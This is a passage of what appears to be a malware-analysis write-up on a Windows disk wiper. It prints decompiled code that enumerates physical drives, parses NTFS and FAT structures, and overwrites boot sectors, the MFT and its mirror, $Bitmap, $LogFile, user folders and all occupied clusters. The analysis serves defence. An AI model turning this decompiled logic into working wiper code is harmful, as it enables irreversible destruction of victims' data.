
The Boot Sector

One of the attackers motivation is making devices incapable of loading the OS. The first step followed is enumerating all physical devices, as well as partitions. For that, a simple loop is used that tries to open a handle to HardDisk[num], where num is iterated from 0 to 100:

```
      for ( i = 0; i <= 100; ++i )
        fill_partitions_info(i, &wipStruct, make_random_data_for_sector);
```

Loop showing how attackers will iterate through HardDisk0 to HardDisk100

All this information is then stored into a `elemStr` structure that contains data as the disk number. In this case, chunkElement will describe raw addresses of boot sectors. In that regard, an especial mention is made to `C:\System Volume Information`. The attackers will add to boot_sectors structure this folder contents:



```
  parse_NTFS_AND_execute_callback(
    nFileIndexLow,
    FileIndexHigh,
    notUsed,
    &topStr,
    indexRootExecuting,
    $INDEX_ROOT);                       // $INDEX_ROOT
                                        // 0x90
  if ( _flag || (dataCounter = topStr.dataCounter) == 0 )
  {
    parse_NTFS_AND_execute_callback(
      nFileIndexLow,
      FileIndexHigh,
      notUsed_1,
      &topStr,
      indexAllocationExecuting,
      $INDEX_ALLOCATION);               // $INDEX_ALLOCATION
                                        // 0xA0
                                        // Used to implement filename allocation for large directories.
    dataCounter = topStr.dataCounter;
```

Calls to parse_NTFS_AND_execute_callback function

According to Microsoft, "*The Mount Manager maintains the Mount Manager remote database on every NTFS volume in which the Mount Manager records any mount points defined for that volume. The database file resides in the directory System Volume Information on the NTFS volume*" (Windows Internals, 6th edition). So this technique is also created for increasing damage. Finally, all these collected offsets will be overwritten as the malicious binary was, leveraging the EasyUS driver.

Reserved Sectors and MFT

As before, the malware will brute-force again against the PhysicalDrive ID to find valid drive IDs. Then it uses IOCTL_DISK_GET_DRIVE_LAYOUT_EX to retrieve information about all the primary partitions present on the drive and reads the first sector from that partition. Other information required to read one sector from the disk is retrieved by using the IOCTL_DISK_GET_DRIVE_GEOMETRY_EX.

```
  memset(&dev_geom, 0, sizeof(dev_geom));
  _sector_buf = 0;
  wnsprintfW(FileName, 260, L"\\\\.\\PhysicalDrive%u", next_drive_id);
  hndl = check_disk_geom_type(FileName, &dev_geom, &posDiskNumber_);
  disk_dev = hndl;
  if ( hndl != -1 )
  {
    if ( !hndl )
      return 0;
    v7 = 9408;
    ProcessHeap = GetProcessHeap();
    dsk_layout = HeapAlloc(ProcessHeap, 8u, 0x24C0u);
    DeviceIoControl(disk_dev, IOCTL_DISK_GET_DRIVE_LAYOUT_EX, 0, 0, dsk_layout, 0x24C0u, &BytesReturned, 0);
    if ( GetLastError() == ERROR_INSUFFICIENT_BUFFER )
    {
      while ( 1 )
      {
        v9 = GetProcessHeap();
        HeapFree(v9, 0, dsk_layout);
        v7 += 144;
        dsk_layout = 0;
        if ( v7 >= 0x48C0 )
          break;
        v10 = GetProcessHeap();
        dsk_layout = HeapAlloc(v10, 8u, v7);
        if ( !dsk_layout )
        {
          GetLastError();
          break;
        }
        DeviceIoControl(disk_dev, IOCTL_DISK_GET_DRIVE_LAYOUT_EX, 0, 0, dsk_layout, v7, &BytesReturned, 0);
        if ( GetLastError() != ERROR_INSUFFICIENT_BUFFER )
          goto process_partitions;
      }
    }
    else
    {
process_partitions:
```

Retrieving information about each disk

Once the first sector of a partition is read then the callback function passed by the malware is invoked on this sector.

```
process_partitions:
      if ( dsk_layout )
      {
        PartitionStyle = dsk_layout->PartitionStyle;
        v30 = 1;
        if ( PartitionStyle == PARTITION_STYLE_RAW || !PartitionStyle || PartitionStyle == PARTITION_STYLE_GPT )//
                                                // PartitionStyle == PARTITION_STYLE_MBR (0)
        {
          v12 = dsk_layout->PartitionCount == 0;
          partition_indx = 0;
          if ( !v12 )
          {
            BytesPerSector = dev_geom.Geometry.BytesPerSector;
            PartitionEntry = dsk_layout->PartitionEntry;
            curr_offset = dsk_layout->PartitionEntry;
            while ( 1 )
            {
              part_style = PartitionEntry->PartitionStyle;
              if ( part_style )
              {
                if ( part_style != PARTITION_STYLE_GPT )
                  break;
              }
              _BytesPerSector = BytesPerSector;
              v16 = GetProcessHeap();
              sector_buf = HeapAlloc(v16, 0, _BytesPerSector);
              _sector_buf = sector_buf;
              if ( !sector_buf
                || !SetFilePointerEx(disk_dev, curr_offset->StartingOffset, 0, 0)
                || !ReadFile(disk_dev, sector_buf, dev_geom.Geometry.BytesPerSector, &BytesReturned, 0) )
              {
                GetLastError();
                break;
              }
              BytesPerSector = dev_geom.Geometry.BytesPerSector;
              if ( dev_geom.Geometry.BytesPerSector >= 0x200u )
              {
                if ( !sector_buf->BPB.BytesPerSector )
                  sector_buf->BPB.BytesPerSector = dev_geom.Geometry.BytesPerSector;

                callback_on_next_sector(
                  disk_dev,
                  sector_buf->jmpInstr,
                  _wiperStruct,
                  posDiskNumber_.unk0,
                  curr_offset->StartingOffset.LowPart,
                  curr_offset->StartingOffset.HighPart);
                BytesPerSector = dev_geom.Geometry.BytesPerSector;
              }
              PartitionEntry = curr_offset + 1;
              ++partition_indx;
              ++curr_offset;
              if ( partition_indx >= dsk_layout->PartitionCount )
              {
                sector_buf_1 = _sector_buf;
                goto close_dev_hndl;
              }
            }
          }
        }
```

Depending on the filesystem type if its FAT then it wipes all the Reserved Sectors, the boot record sectors in FAT filesystem are part of Reserved Sectors. In case of NTFS the malware wipes the MFT and MFTMirror (backup MFT) present on the disk, the purpose of which is to make the recovery of the data harder.

```
    if ( StrStrA(&String1, "FAT") || (String1 = *sector_buf->filesys_type, (result = StrStrA(&String1, "FAT")) != 0) )
    {
      SectorsPerFAT = sector_buf->SectorsPerFAT;
      if ( !SectorsPerFAT )
        SectorsPerFAT = sector_buf->logical_sectors_per_FAT;
      BytesPerSector = sector_buf->BytesPerSector;
      to_gen_random(
        a4,
        &wiper_struct->fLink,
        a5 + BytesPerSector * sector_buf->ReservedSectors,
        (a5 + BytesPerSector * sector_buf->ReservedSectors) >> 32,
        BytesPerSector
      * ((BytesPerSector + 32 * sector_buf->RootDirEntries - 1) / BytesPerSector + SectorsPerFAT * sector_buf->num_fats),
        0,
        BytesPerSector,
        BytesPerSector * sector_buf->SectorPerCluster);
```

Routine for FAT filesystem


```
  {                                     // parse for NTFS
    result = parse_sector_buf(disk_dev, sector_buf, a5, v18);
    v15 = result;
    if ( result )
    {
      v6 = sector_buf->BPB.BytesPerSector * sector_buf->BPB.SectorsPerCluster;
      v13 = sector_buf->BPB.BytesPerSector;
      v12 = v20;
      v11 = v19;
      v7 = multiply_values(sector_buf->ExtBPD.LcnMFT, v6);
      to_gen_random(a4, &wiper_struct->fLink, a5 + v7, (a5 + v7) >> 32, v11, v12, v13, v6);
      v14 = sector_buf->BPB.BytesPerSector;
      v8 = multiply_values(sector_buf->ExtBPD.LcnMFTMirr, v6);
      to_gen_random(a4, &wiper_struct->fLink, a5 + v8, (a5 + v8) >> 32, v6, 0, v14, v6);
      return v15;
    }
  }
```

Routine for NTFS filesystem

Each file on an NTFS volume is represented by a record in a special file called the master file table (MFT). In case the MFT becomes corruptible then MFT mirror is read in an attempt to recover the original MFT, whose first record is identical to the first record of the MFT. MFT table is the index on which the filesystem relies, having information like where a file resides. Without MFT, the system will be unable to know were folders and files are, or modification dates, etc.

Bitmap and LogFile

In an attempt to hinder the recovery, Bitmap and LogFile are overwritten as well for all the logical drives present on the system. The logical drives are retrieved by GetLogicalDriveStringsW in this case. These structures are also important when doing recovery and postmortem investigation. $Bitmap contains information about free and occupied clusters and $Logfile contains a log of transactions that happened in the filesystem.



```
  file_name[0] = L"$Bitmap";
  file_name[1] = L"$LogFile";                    //  NTFS transaction journal
  j_memset(module_name, 0, sizeof(module_name));
  v2 = DISKnAME;
  do
  {
    v3 = *v2++;
    *(v2 + module_name - DISKnAME - 2) = v3;
  }
  while ( v3 );
  for ( i = 0; i < 2; ++i )
  {
    v5 = file_name[i];
    v6 = module_name + 2 * lstrlenW(DISKnAME) - v5;
    do
    {
      v7 = *v5++;
      *(v5 + v6 - 2) = v7;
    }
    while ( v7 );
    gen_random_for_retrieval_pointers(module_name, a2);
  }
  return 0;
}
```

Also user files will be impacted by data destruction. We have discovered that the malware will overwrite as well almost everything inside C:/Documents and settings. In modern Windows, Documents and Settings will point to C:/Users. This folder contains users data folders (for example, My Documents or Desktop are located in these folders). Some files are skipped in this process, as the ones under APPDATA but in general, every file that is contained under these folders will be overwritten.

Collecting clusters to erase the whole disk

The final part of the data collection is to get information required to wipe all the occupied clusters on the disk. To get this information the malware uses FSCTL_GET_VOLUME_BITMAP IOCTL which gives us information about all the occupied and free clusters on the disk. The malware traverses all the logical disks and uses FSCTL_GET_VOLUME_BITMAP to retrieve the bitmap, every bit in the bitmap denotes a cluster, a value of 1 implying that the cluster is occupied and 0 meaning that the cluster is free. The bitmap retrieved with the IOCTL is traversed bit by bit and all the occupied clusters are added to the wiping structure which is described above in the post, one thing to note here is that malware combines all the contiguous clusters and these contiguous multiple clusters are denoted by a single chunk structure opposed to earlier usages where one chunk structure denoted a single cluster.


```
do
{
  LODWORD(v13) = v14;
  if ( ((1 << (v14 & 0x1F)) & *&vol_bitmap_1->Buffer[4 * (v13 >> 5)]) != 0 )// check if cluster is occupied
  {
    v15 = (__PAIR64__(HIDWORD(v13), v31) + 1) >> 32;
    v16 = v31 + 1;
    LODWORD(v34) = v15;
    if ( __SPAIR64__(v15, v31 + 1) < __SPAIR64__(v32, v10) )
    {
      do
      {                                  // combine contiguous clusters
        if ( ((1 << (v16 & 0x1F)) & *&vol_bitmap->Buffer[4 * (__PAIR64__(v15, v16) >> 5)]) == 0 )
          break;
        v15 = (__PAIR64__(v15, v16++) + 1) >> 32;
      }
      while ( __SPAIR64__(v15, v16) < __SPAIR64__(v32, v10) );
      LODWORD(v34) = v15;
    }
    BytesPerSector_1 = BytesPerSector;
    SectorsPerCluster_1 = SectorsPerCluster;
    cluster_size = SectorsPerCluster * BytesPerSector;
    BytesPerSector_2 = BytesPerSector;
    v19 = multiply_values(__PAIR64__(v34, v16) - __PAIR64__(v30, v31), BytesPerSector);
    total_size = multiply_values(v19, SectorsPerCluster_1);// size of combined contiguous clusters
    offset = multiply_values(SectorsPerCluster_1 * BytesPerSector_1, __SPAIR64__(v30, v31));
    to_gen_random(                      // generate random data for this chunk
      DiskNumber,
      &wip_str2->fLink,
      v38->Extents[0].StartingOffset.LowPart + offset,
      (v38->Extents[0].StartingOffset.QuadPart + offset) >> 32,
      total_size,
      SHIDWORD(total_size),
      BytesPerSector_2,
      cluster_size);
    HIDWORD(v13) = v34;
    v21 = v16;
    vol_bitmap_1 = vol_bitmap;
```

Finally, all occupied clusters will be collected in a `elemStr` typed structure for its destruction.

How is this all performed?

Through the entire post its been told that some NTFS properties (like attributes, indexes, etc) are being used in order to collect data, that will be wiped after. We will like to show an example of how attackers implemented that functionality and show the level of sophistication.


For that, we will take as example the code responsible in collecting the Windows log files:



```
.text:00FF3FEB                 add     esp, 10h
.text:00FF3FEE                 lea     eax, [esp+530h+wip_str]
.text:00FF3FF2                 mov     edx, 1
.text:00FF3FF7                 mov     ecx, offset aCWindowsSystem ; "\\\\?\\C:\\Windows\\System32\\winevt\\L"...
.text:00FF3FFC                 push    eax             ; int
.text:00FF3FFD                 call    add_files_from_folder
```

Code responsible in collecting Windows log files


After this call, some data structures are filled, containing data regarding physical disk properties and the folder name itself. Our first reference to the NTFS filesystem is found in the way that the HANDLE is retrieved. This folder is opened as a NTFS stream:



```
hFolderPathNTFSForm = CreateFileW(folderPathNTFSform_1, 0x80000000, 1u, 0, 3u, 0x2000000u, 0);// (EXAMPLE) \\\\?\\[FOLDER_PATH]::$INDEX_ALLOCATION"
hFolderPathNTFSForm_1 = hFolderPathNTFSForm;

if ( !hFolderPathNTFSForm || hFolderPathNTFSForm == -1 )
  hFolderPathNTFSForm_1 = CreateFileW(hFolderPathNTFSForm_1_1, 0, 1u, 0, 3u, 0x2000000u, 0);
```

HANDLE to the default directory stream


Eventually, the code will reach the following point. The first call will parse $INDEX_ROOT attribute, and the functionality is relatively similar and simpler than the second one, where $INDEX_ALLOCATION attribute is used. Additional information about these NTFS attributes can be found here. We will assume that the list of elements is long enough to have an $INDEX_ALLOCATION and we will deep into this call:



```
parse_NTFS_AND_execute_callback(
  nFileIndexLow,                     // nFileIndexLow
  FileIndexHigh,                     // FileIndexHigh
  notUsed,                           // NOT USED
  &topStr,                           // parameter (topStruct)
  indexRootExecuting,                // callback
  $INDEX_ROOT);                      // $INDEX_ROOT
                                     // 0x90
if ( flag_iNDEX_ALLOC || (dataCounter = topStr.dataCounter) == 0 )
{
  parse_NTFS_AND_execute_callback(
    nFileIndexLow,                   // nFileIndexLow
    FileIndexHigh,                   // FileIndexHigh
    notUsed_1,                       // NOT USED
    &topStr,                         // parameter (topStruct)
    indexAllocation_Callback_CollectAllfiles,
    $INDEX_ALLOCATION);              // $INDEX_ALLOCATION
                                     // 0xA0
                                     // Used to implement filename allocation for large directories.
```

NTFS wrapping callback functions

It is important to have in mind the parameters sent for a better understanding of the whole process. First two parameters (nFileIndexLow and nFileIndexHigh) are used for calling the function FSCTL_GET_NTFS_FILE_RECORD, which will retrieve a NTFS record. After some checks (for example, the magic value), we will pop out in a function that we have called *callback_when_attribute_is_found*. Note that the first parameter sent to this function will be the $INDEX_ALLOCATION (0x20) value that was previously sent:




```
callback_when_attribute_is_found(
  typeAtributeToSearch,                  // ATTRIBUTE_TYPE_CODE TypeCode
  &file_record->Magic,                   // file_record
  notUsed_1,
  notUsed_2,
  notUsed_3,
  notUsed_4,
  otherStruct_,
  callback);
hHeap_1 = GetProcessHeap();
return HeapFree(hHeap_1, 0, file_record);
```

Call to

callback_when_attribute_is_found function

What this function will do is to iterate through all NTFS attributes that are part of the record. To do that, the code will have to find the offset to the first attribute. This offset is just 2 bytes long, as is relative to the structure. The layout of the header is demonstrated below:



Offset	Size	OS	Description
0x00	4		Magic number 'FILE'
0x04	2		Offset to the Update Sequence
0x06	2		Size in words of Update Sequence (S)
0x08	8		$LogFile Sequence Number (LSN)
0x10	2		Sequence number
0x12	2		Hard link count
0x14	2		Offset to the first Attribute
0x16	2		Flags
0x18	4		Real size of the FILE record
0x1C	4		Allocated size of the FILE record
0x20	8		File reference to the base FILE record
0x28	2		Next Attribute Id
0x2A	2	XP	Align to 4 byte boundary
0x2C	4	XP	Number of this MFT Record
	2		Update Sequence Number (a)
	2S-2		Update Sequence Array (a)

NTFS RECORD HEADER layout – source

A NTFS File record will follow this structure:

Record Header

Attribute

Attribute

Attribute

NTFS record layout


If we still remember the $INDEX_ALLOCATION (0x20), it becomes handy now. Attributes will start with a specific TypeCode, as $INDEX_ALLOCATION is. So, if one of the attributes matches the selected type that was required, the first callback function (the one sent steps before as a parameter) will be triggered:

```
  FormCode = attribute->FormCode;
  if ( FormCode ? RecordLength < 0x40 : RecordLength < 0x18 )
    return;
  if ( TypeCode == type_code_to_search )      // FOUND DESIRED ATTRIBUTE
    break;
  LOWORD(CurrentAttributeOffset) = RecordLength + CurrentAttributeOffset;
  attribute = (attribute + RecordLength);
  if ( !attribute )
    return;
  recordSegment = recordSegment_;
}

if ( !FormCode )
{
  ValueOffset = attribute->Form.Resident.ValueOffset;
  if ( !ValueOffset )
    return;
  ValueLength = attribute->Form.Resident.ValueLength;
  if ( !ValueLength )
    return;
  if ( TypeCode != $ATTRIBUTE_LIST )
  {                                           // if not attribute list
    callback(attribute, topStruct_);
    return;
  }                                           // IF_ATTRIBUTE_LIST_THEN_REPARSE_EVERY_ATTRIBUTE
```

Code showing matching attribute and callback

In the case there is not matching TypeCode but an $ATTRIBUTE_LIST is found, that will mean that exists more attributes, but these cannot fit into $MFT table. In this rare case, the malware will continue processing these extra attributes and will call recursively the first function.


Lets check what this callback will do. Remember that this callback function, in our case is *indexAllocation_Callback_CollectAllfiles*. The first step will be recovering the stream that this attribute points to. As $INDEX_ALLOCATION is an attribute meant for directories, makes sense this stream being an index array (block indexes):



```
if ( attribute_ )
{
  handle_Folder_NTFS_STREAM = topStruct_->handle_Folder_NTFS_STREAM;
  if ( SetFilePointerEx(
         handle_Folder_NTFS_STREAM,
         (topStruct_->structDisk_.BytesPerSector
        * (topStruct_->structDisk_.SectorsPerCluster * topStruct_->fileSize)),
         0,
         0)
    && ReadFile(handle_Folder_NTFS_STREAM, index_block_1, size, &NumberOfBytesRead, 0) )
```

Block Indexes array being recovered using raw disk offsets


As this is an index array, these indexes will point to something. This something is, as you would imagine, NTFS records. In raw disk, these type of indexes look like that:



```
49 4E 44 58 28 00 09 00 56 61 18 03 00 00 00 00  INDX(...Va......
00 00 00 00 00 00 00 00 28 00 00 00 98 05 00 00  ........(...˜...
E8 0F 00 00 00 00 00 00 04 00 00 00 67 00 7E 00  è...........g.~.
